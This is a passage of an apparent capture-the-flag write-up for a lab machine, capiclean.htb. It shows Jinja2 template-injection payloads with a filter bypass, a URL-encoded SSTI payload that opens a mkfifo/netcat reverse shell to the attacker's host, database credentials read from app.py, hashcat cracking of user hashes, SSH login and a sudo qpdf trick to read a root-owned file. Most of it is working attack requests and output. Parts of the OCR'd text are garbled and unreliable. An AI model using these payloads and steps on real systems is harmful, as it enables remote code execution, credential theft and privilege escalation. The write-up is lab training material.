13 Upgrade-Insecure-Requests: 1
14 invoice_id=&form_type=scannable_invoice&qr_link={ ([].class.base.subclasses() )}
15
        
```

### Response

Pretty Raw Hex Render

```

1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Date: Mon, 08 Apr 2024 12:21:15 GMT
3 Server: Werkzeug/2.3.7 Python/3.10.12
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 265
6 Vary: Cookie
7 Connection: close
8
9 <!doctype html>
10 <html lang=en>
11   <title>
12     500 Internal Server Error
13   </title>
14   <h1>
15     Internal Server Error
16   </h1>
17   <p>
18     The server encountered an internal error and was unable to complete your request. Either
19     the server is overloaded or there is an error in the application.
20   </p>
        
```

### Inspector

Request attributes 2

Name	Value
Method	POST
Path	/QRGenerator

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 12

Response headers 6

## There are some filters blocking our payloads

#### 4) Bypass

Request

PrettyRawHex

```

1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 92
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=
eyJyb2x1IjoieyJmMjY3YTU3YTZhbnZqODk0YTBLNGE4MDFmYzMiZmFQ.ZhPWCQ._dpqZ9qARFGr1RQ41YdzFp3tOWM
13 Upgrade-Insecure-Requests: 1
14
15 invoice_id=&form_type=scannable_invoice&q_r_link={{request|attr(["_*","*",class,"_*"]|join)}}

```

Response

PrettyRawHexRender

```

96
</div>
</div>
<div class="arrow back">
<div class="inner-arrow">
<a href="mailto:contact@capiclean.htb">
contact@capiclean.htb
</a>
<span>
EMAIL
</span>
</div>
</div>
</div>
<div id="notices">
<div>
NOTICE:
</div>
<div class="notice">
A finance charge of 1.5% will be made on unpaid balances after 30 days.
</div>
</div>
<script>
let randomNumber1 = Math.floor(Math.random() * 100);
document.getElementById('randomNumber1').textContent = "$" + randomNumber1;
let randomNumber = Math.floor(Math.random() * 10000);
document.getElementById('randomNumber2').textContent = "$" + randomNumber + ".99";
document.getElementById('randomNumber3').textContent = "$" + (randomNumber + 399.99
+ 100);
let total = document.getElementById('total').textContent = (randomNumber + 399) +
".99";
</script>
</main>
<div class="qr-code-container">
<div class="qr-code">

</div>
</div>
</body>
</html>

```

0 highlights

class="qr-code"

1 match

Found a way to bypass the filters

```

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')
('id')|attr('read')}

```

Request

PrettyRawHex

```

1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 330
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=
eyJyb2x1IjoieyJmMjY3YTU3YTZhbnZqODk0YTBLNGE4MDFmYzMiZmFQ.ZhPWCQ._dpqZ9qARFGr1RQ41YdzFp3tOWM
13 Upgrade-Insecure-Requests: 1
14
15 invoice_id=&form_type=scannable_invoice&q_r_link=
%7b%7brequest%7ccattr('application')%7ccattr('%5cx5f%5cx5fglobals%5cx5f%5cx5f')%7ccattr('%5cx5f%5
cx5fgetitem%5cx5f%5cx5f')('%5cx5f%5cx5fbuiltins%5cx5f%5cx5f')%7ccattr('%5cx5f%5cx5fgetitem%5cx5
f%5cx5f')('%5cx5f%5cx5fimport%5cx5f%5cx5f')('%os')%7ccattr('popen')('id')%7ccattr('read')}%7d%7d

```

Response

PrettyRawHexRender

```

96
</div>
</div>
<div class="arrow back">
<div class="inner-arrow">
<a href="mailto:contact@capiclean.htb">
contact@capiclean.htb
</a>
<span>
EMAIL
</span>
</div>
</div>
</div>
<div id="notices">
<div>
NOTICE:
</div>
<div class="notice">
A finance charge of 1.5% will be made on unpaid balances after 30 days.
</div>
</div>
<script>
let randomNumber1 = Math.floor(Math.random() * 100);
document.getElementById('randomNumber1').textContent = "$" + randomNumber1;
let randomNumber = Math.floor(Math.random() * 10000);
document.getElementById('randomNumber2').textContent = "$" + randomNumber + ".99";
document.getElementById('randomNumber3').textContent = "$" + (randomNumber + 399.99
+ 100);
let total = document.getElementById('total').textContent = (randomNumber + 399) +
".99";
</script>
</main>
<div class="qr-code-container">
<div class="qr-code">

</div>
</div>
</body>
</html>

```

0 highlights

class="qr-code"

1 match

Inspector

Request attrib

Protocol

HT

Name

Method

Path

Request query

Request body p

Request cookie

Request heade

Response heac

# Exploitation

1) Exploited ssti to get rev shell

Request

PrettyRawHex

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 330
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eYjyb2xiIjo1eWVjaGkiMjk3YTUzYTVhbnZlcDk0YTBlNGE4MDFmZWJlLQ.ZhpWCQ._dpqZ9qARGrIQ4lydzFpatOWM
13 Upgrade-Insecure-Requests: 1
14
15 invoice_id=&form_type=scannable_invoice&qr_link=%7b%7brequest%7cattn('application')%7cattn('%5cx5f%5cglobals%5cx5f%5cx5f')%7cattn('%5cx5f%5cx5fgetiitem%5cx5f%5cx5f')(%5cx5f%5cx5fbuiltins%5cx5f%5cx5f')%7cattn('%5cx5f%5cx5fgetiitem%5cx5f%5cx5f')(%5cx5f%5cx5fiimport%5cx5f%5cx5f')(%os')%7cattn('(popen')(%rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcacn%20%2ftmp%2ff%7cz2fbim%2fbash%20-%5c%20%3cn%261%7cncn%2010.10.14.%204444%20%3cn%2ftmp%2ff)%7cattn('read'))(%7dh%7d
```

Response

InspcctorInspectorNotes

Selection410 (0x19a)

Selected text

%7b%7brequest%7cattn('application')%7cattn('%5cx5f%5cglobals%5cx5f%5cx5f')%7cattn('%5cx5f%5cx5fgetiitem%5cx5f%5cx5f')(%5cx5f%5cx5fbuiltins%5cx5f%5cx5f')%7cattn('%5cx5f%5cx5fgetiitem%5cx5f%5cx5f')(%5cx5f%5cx5fiimport%5cx5f%5cx5f')(%os')%7cattn('(popen')(%rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcacn%20%2ftmp%2ff%7cz2fbim%2fbash%20-%5c%20%3cn%261%7cncn%2010.10.14.%204444%20%3cn%2ftmp%2ff)%7cattn('read'))(%7dh%7d

See more

Decoded from:URL encoding

{request}attr('application')|attr('\x5f\x5fglobal\x5fx5f')|attr('\x5f\x5fgetiitem\x5fx5f')|\x5f\x5fbuiltins\x5fx5f)|attr('\x5f\x5fgetiitem\x5fx5f')|attr('\x5f\x5fiimport\x5fx5f')(\os')|attr('popen')(\rm\tmp\mkfifo\tmp/f\n')(\rm\tmp/mkfifo\tmp/f

See more

CancelApply changes

Request attributes2

ProtocolHTTP/1HTTP/2

NameValue

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.12] 42672
bash: cannot set terminal process group (1217): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@iclean:/opt/app$ ^Z
zsh: suspended nc -lvnp 4444
```

```
(vigneswar@VigneswarPC)-[~]  
$ stty raw -echo && stty size && fg  
41 156  
[1] + continued nc -lvnp 4444  
  
www-data@iclean:/opt/app$ stty rows 41 cols 156  
www-data@iclean:/opt/app$ export TERM=xterm  
www-data@iclean:/opt/app$
```

## 2) Found db credentials

```
www-data@iclean:/opt/app$ cat app.py | grep password -A4 -B4
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

### 3) Found user password hashes in db

```

www-data@iclean:/opt/app$ mysql -u iclean -ppxCsmnGLckUb
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 331
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use capiclean;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from users;
+-----+-----+-----+-----+
| id | username | password | role_id |
+-----+-----+-----+-----+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

#### 4) Cracked the hash

```

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa:simple and clean

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494da...6927aa
Time.Started.....: Mon Apr 8 18:48:49 2024 (3 secs)
Time.Estimated...: Mon Apr 8 18:48:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1663.2 kH/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3751936/14344384 (26.16%)
Rejected.....: 0/3751936 (0.00%)
Restore.Point....: 3749888/14344384 (26.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: simplenamedeea -> simona_hill

Started: Mon Apr 8 18:48:18 2024
Stopped: Mon Apr 8 18:48:53 2024

```

consuela:simple and clean

#### 5) Connected with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh consuela@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNsBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
consuela@10.10.11.12's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Apr  8 01:19:58 PM UTC 2024

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

You have mail.
consuela@iclean:~$ |
```

## Privilege Escalation

### 1) Found sudo permissions

```
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
consuela@iclean:~$ |
```

# QPDF

Software :



QPDF is both a software library and a free command-line program that can convert one PDF file to another equivalent PDF file. It is capable of performing transformations such as linearization, encryption, and decryption of PDF files. [Wikipedia](#)

**Original author(s):** Jay Berkenbilt

People also search for

[View 10+ more](#)



MuPDF



PDFtk



Ghostscript



Evince

[Feedback](#)

2) Got flag using qpdf

<https://qpdf.readthedocs.io/en/stable/cli.html#embedded-files-attachments>

```
consuela@iclean:~$ sudo qpdf flag.pdf --add-attachment /root/root.txt --filename="root.txt" --mimetype=text/plain -- flag2.pdf
consuela@iclean:~$
```

```
(vigneswar@VigneswarPC)~$
$ scp consuela@10.10.11.12:~/flag2.pdf .
consuela@10.10.11.12's password:
flag2.pdf
```

100% 5467 12.8KB/s 00:00

```

import PyPDF2

def extract_attachment(pdf_path, attachment_index, output_path):
    with open(pdf_path, 'rb') as pdf_file:
        reader = PyPDF2.PdfReader(pdf_file)
        root = reader.trailer['/Root']
        names = root['/Names']
        embedded_files = names['/EmbeddedFiles']
        embedded_file_names = embedded_files['/Names']
        embedded_file_spec = embedded_file_names[attachment_index * 2 + 1]


        stream = embedded_file_spec.get_object()['/EF']['/F'].get_object()
        data = stream.get_data()

        with open(output_path, 'wb') as output_file:
            output_file.write(data)

# Example usage
pdf_path = 'flag2.pdf'
attachment_index = 0 # Index of the attachment in the EmbeddedFiles list
output_path = 'extracted_root.txt'

extract_attachment(pdf_path, attachment_index, output_path)

```



```

solve.py pdfextract.py extracted_root.txt X entro.py
extracted_root.txt
1 dc485f66414979684420a17301140070
2

```